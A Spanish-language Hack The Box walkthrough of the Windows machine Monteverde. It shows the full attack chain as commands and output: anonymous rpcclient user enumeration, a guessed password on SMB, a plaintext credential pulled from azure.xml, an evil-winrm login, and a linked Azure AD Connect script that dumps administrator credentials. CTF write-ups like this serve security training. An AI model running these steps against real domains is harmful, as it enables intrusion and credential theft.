
Monteverde


HTB MÁQUINA MONTEVERDE

Veamos las características de la Máquina, vemos que tiene una puntuación de 4.3, es una maquina en Windows y que está en la categoría de Nivel Medio.



- User:

Realizamos un escaneo, para saber que puertos y que servicio están corriendo en esta máquina y nos encontramos con servicios interesantes como Kerberos y vemos que es AD, como hemos realizado en máquinas anteriores podemos realizar una búsqueda de usuarios de varías maneras, como puede ser con sparta o enum4linux que nos traen mucha información, pero hoy vamos a utilizar una herramienta un poco más específica para el caso.



Monteverde

```
angussMoody ❐ 0 ● 2 rpcclient
root@angussMoody:~/hackthebox/Monteverde-10.10.10.172# rpcclient -U "" -N 10.10.10.172
rpcclient $> enumdomusers
user:[Guest] rid:[0x1f5]
user:[AAD_987d7f2f57d2] rid:[0x450]
user:[mhope] rid:[0x641]
user:[SABatchJobs] rid:[0xa2a]
user:[svc-ata] rid:[0xa2b]
user:[svc-bexec] rid:[0xa2c]
user:[svc-netapp] rid:[0xa2d]
user:[dgalanos] rid:[0xa35]
user:[roleary] rid:[0xa36]
user:[smorgan] rid:[0xa37]
rpcclient $> queryuser SABatchJobs
        User Name   :   SABatchJobs
        Full Name   :   SABatchJobs
        Home Drive  :
        Dir Drive   :
        Profile Path:
        Logon Script:
        Description :
        Workstations:
        Comment     :
        Remote Dial :
        Logon Time               :      jue, 23 ene 2020 12:40:39 -05
        Logoff Time              :      mié, 31 dic 1969 19:00:00 -05
        Kickoff Time             :      mié, 13 sep 30828 21:48:05 -05
        Password last set Time   :      vie, 03 ene 2020 07:48:46 -05
        Password can change Time :      sáb, 04 ene 2020 07:48:46 -05
        Password must change Time:      mié, 13 sep 30828 21:48:05 -05
        unknown_2[0..31]...
        user_rid :      0xa2a
        group_rid:      0x201
        acb_info :      0x00000210
        fields_present: 0x00ffffff
        logon_divs:     168
        bad_password_count:     0x00000000
        logon_count:    0x00000000
        padding1[0..7]...
        logon_hrs[0..21]...
rpcclient $>
```

Corremos el comando con la opción -U “” porque no sabemos que usuarios tiene y -N para la opción de No-pass, de esta manera ingresamos, utilizamos enumdomusers, para enumerar los usuarios y nos encontramos con 10 usuarios, así que vamos a ver la información de cada uno de ellos con queryuser, encontramos que en el tiempo de inicio se sesión hay 3 usuarios con fechas muy recientes mhope, SABatchjobs y ADD_987d7f2f57d2 y ya con esta información vamos a ver que podemos encontrar por medio de smbclient.

Probando los 3 usuarios que vimos anteriormente, vemos que con SABatchjobs y de password el mismo nombre de usuario tenemos conexión a algunos directorios, así que vamos a enumerar y nos encontramos que dentro de users$ se encuentran 4 directorios de usuario.

```
angussMoody ❐ 0 ● 2 smbclient
root@angussMoody:~/hackthebox/Monteverde-10.10.10.172# smbclient -L 10.10.10.172 -U SABatchJobs
Enter WORKGROUP\SABatchJobs's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        azure_uploads   Disk
        C$              Disk      Default share
        E$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
        users$          Disk
SMB1 disabled -- no workgroup available
root@angussMoody:~/hackthebox/Monteverde-10.10.10.172# smbclient //10.10.10.172/users$ -U SABatchJobs
Enter WORKGROUP\SABatchJobs's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Fri Jan  3 08:12:48 2020
  ..                                  D        0  Fri Jan  3 08:12:48 2020
  dgalanos                            D        0  Fri Jan  3 08:12:30 2020
  mhope                               D        0  Fri Jan  3 08:41:18 2020
  roleary                             D        0  Fri Jan  3 08:10:30 2020
  smorgan                             D        0  Fri Jan  3 08:10:24 2020

                524031 blocks of size 4096. 518419 blocks available
smb: \>
```

Dentro del directorio mhope nos encontramos con un archivo llamado Azure.xml, así que con get nos descargamos este archivo, para revisar de que trata.

```
smb: \mhope\> dir
  .                                   D        0  Fri Jan  3 08:41:18 2020
  ..                                  D        0  Fri Jan  3 08:41:18 2020
  azure.xml                          AR     1212  Fri Jan  3 08:40:23 2020

                524031 blocks of size 4096. 518419 blocks available
smb: \mhope\> get azure.xml
getting file \mhope\azure.xml of size 1212 as azure.xml (0,5 KiloBytes/sec) (average 0,5 KiloBytes/sec)
smb: \mhope\>
```

Leyendo el archivo nos encontramos con un password, vamos a probar una conexión con evil-winrm como hemos realizado en máquinas anteriores.

```
root@angussMoody:~/hackthebox/Monteverde-10.10.10.172# cat azure.xml
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</ToString>
    <Props>
      <DT N="StartDate">2020-01-03T05:35:00.7562298-08:00</DT>
      <DT N="EndDate">2054-01-03T05:35:00.7562298-08:00</DT>
      <G N="KeyId">00000000-0000-0000-0000-000000000000</G>
      <S N="Password">4n0therD4y@n0th3r$</S>
    </Props>
  </Obj>
</Objs>root@angussMoody:~/hackthebox/Monteverde-10.10.10.172#
```

```
angussMoody ❐ 0 ● 2 ruby2.5
root@angussMoody:~/hackthebox/Monteverde-10.10.10.172# evil-winrm -i 10.10.10.172 -u mhope -p 4n0therD4y@n0th3r$

Evil-WinRM shell v2.0

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\mhope\Documents> cd ..
*Evil-WinRM* PS C:\Users\mhope> cd Desktop
*Evil-WinRM* PS C:\Users\mhope\Desktop> dir


    Directory: C:\Users\mhope\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         1/3/2020   5:48 AM             32 user.txt
```

y así obtenemos nuestra primera flag .

- ***Escalada de Privilegios:***

```
angussMoody ❐ 0 ● 2 ruby2.5
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/2/2020   9:36 PM                Common Files
d-----         1/2/2020   2:46 PM                internet explorer
d-----         1/2/2020   2:38 PM                Microsoft Analysis Services
d-----         1/2/2020   2:51 PM                Microsoft Azure Active Directory Connect
d-----         1/2/2020   3:37 PM                Microsoft Azure Active Directory Connect Upgrader
d-----         1/2/2020   3:02 PM                Microsoft Azure AD Connect Health Sync Agent
d-----         1/2/2020   2:53 PM                Microsoft Azure AD Sync
d-----         1/2/2020   2:31 PM                Microsoft SQL Server
d-----         1/2/2020   2:25 PM                Microsoft Visual Studio 10.0
d-----         1/2/2020   2:32 PM                Microsoft.NET
d-----         1/3/2020   5:28 AM                PackageManagement
d-----         1/2/2020   9:37 PM                VMware
d-r---         1/2/2020   2:46 PM                Windows Defender
d-----         1/2/2020   2:46 PM                Windows Defender Advanced Threat Protection
d-----        9/15/2018  12:19 AM                Windows Mail
d-----         1/2/2020   2:46 PM                Windows Media Player
d-----        9/15/2018  12:19 AM                Windows Multimedia Platform
d-----        9/15/2018  12:28 AM                windows nt
d-----         1/2/2020   2:46 PM                Windows Photo Viewer
d-----        9/15/2018  12:19 AM                Windows Portable Devices
d-----        9/15/2018  12:19 AM                Windows Security
d-----         1/3/2020   5:28 AM                WindowsPowerShell

*Evil-WinRM* PS C:\Program Files>
```


Enumerando la página nos damos cuenta está corriendo Azure, así que tratamos de encontrar una vulnerabilidad conocida para realizar el escalamiento de privilegios

Monteverde

Revisando un poco en la web, nos encontramos con un script que nos da las credenciales de administrador que necesitamos para la escalación de privilegios.

(https://github.com/Hackplayers/PsCabesha-tools/blob/master/Privesc/Azure-ADConnect.ps1)


Modificamos un poco el script y lo subimos con la Shell que tenemos en este momento.



Corremos nuestro script y obtenemos las credenciales de administrador.

Monteverde

Ahora solo queda probar una conexión en evil-winrm



De esta manera encontramos la flag del Root.

Saludos **Fr13ndS HTB**